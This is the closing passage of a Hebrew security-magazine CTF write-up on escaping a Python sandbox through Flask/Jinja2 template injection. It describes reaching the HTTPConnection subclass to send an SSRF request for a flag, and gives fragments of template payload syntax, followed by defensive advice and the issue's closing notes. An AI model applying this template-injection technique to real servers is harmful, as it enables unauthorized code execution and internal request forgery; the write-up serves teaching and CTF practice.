2 <!-- page: digitalwhisper, src: C:\Pentest\Articles\Python Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

אנחנו באמת רואים את ה-`Exception` עכשיו, מה נעשה עם זה?

זה עבד, לא מעניין (1+1) במיוחד אבל עבד ונתן לנו את החישוב של המספרים, אולי אפשר לעשות דברים מעניינים יותר?

כנראה ששוב זה לא יהיה כזה פשוט... אבל כל מה שאנחנו צריכים זה לשלוח בקשת ssrf לשרת <http://vault:8080/flag> כדי לקבל את הדגל.

נתחיל עם מה שעשינו בתרגיל pybabbies ונפנה נקבל את הסוג משתנה object רק הפעם בדרך קצת שונה...

עכשיו כשיש לנו גישה ל-object אנחנו ננסה הפעם רק לשלוח בקשת get במקום להגיע להרצת קוד כמו מקודם...

אוקיי ה-HTTPConnection Sub Class נראה מאוד מעניין, האינדקס שלו הוא 305.

איך אפשר למצוא את זה? פשוט להעתיק את כל הטקסט של ה-list ל-Notepad++, למחוק את כל מה שבא אחרי HTTPConnection ולעשות count על ' (שמפריד בין האיברים ברשימה. (מגעיל אבל עובד).

גליון 90, ינואר 2018

אחרי מחקר קצר הבנו שהדרך לשלוח בקשות עם HTTPConnection היא טיפה מעצבנת, יצרנו אובייקט כזה עם השמה בעזרת `{%set c=<value>%}` לאחר מכן שלחנו בקשה בעזרת `c.request` באותה הצורה. ולבסוף הדפסנו למסך את התשובה בעזרת `{{c.getResponse().read()}}`.

כמובן שיכולנו גם להריץ קוד בצד השרת כמו שעשינו קודם, אבל היה נחמד לראות עוד דרכים להשיג את המטרה.

סיכום

פייתון היא שפה מעולה אך לא הייתי בונה עליה בתור Sandbox, נראה שברגע שיש גישה בפייתון אפילו לסוגי משתנים בסיסיים, מאוד קשה למנוע מהמשתמש להריץ פקודות בצד השרת.

למי שמשתמש ב-Flask: חשוב לשים לב של-Template מעבירים משתנים רק ברינדור, כמו כן אני גם ממליץ להשתמש בדרך הדיפולטית לעבודה עם קבצים סטטיים וככה להמנע מ-Path Traversal.

קישורים בנושא

- <https://gist.github.com/realgam3/30177f1c3acdcfe3716eced25a4cad41>
- <http://flask.pocoo.org/docs/0.12/tutorial/templates/>
- <https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/>

על המחבר

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
 - אתר אינטרנט: <http://www.RealGame.co.il>
 - אימייל: realgam3@gmail.com
 - GitHub: <https://github.com/realgam3>

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-90 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש ינואר

אפיק קסטיאל,

ניר אדר,

31.12.2017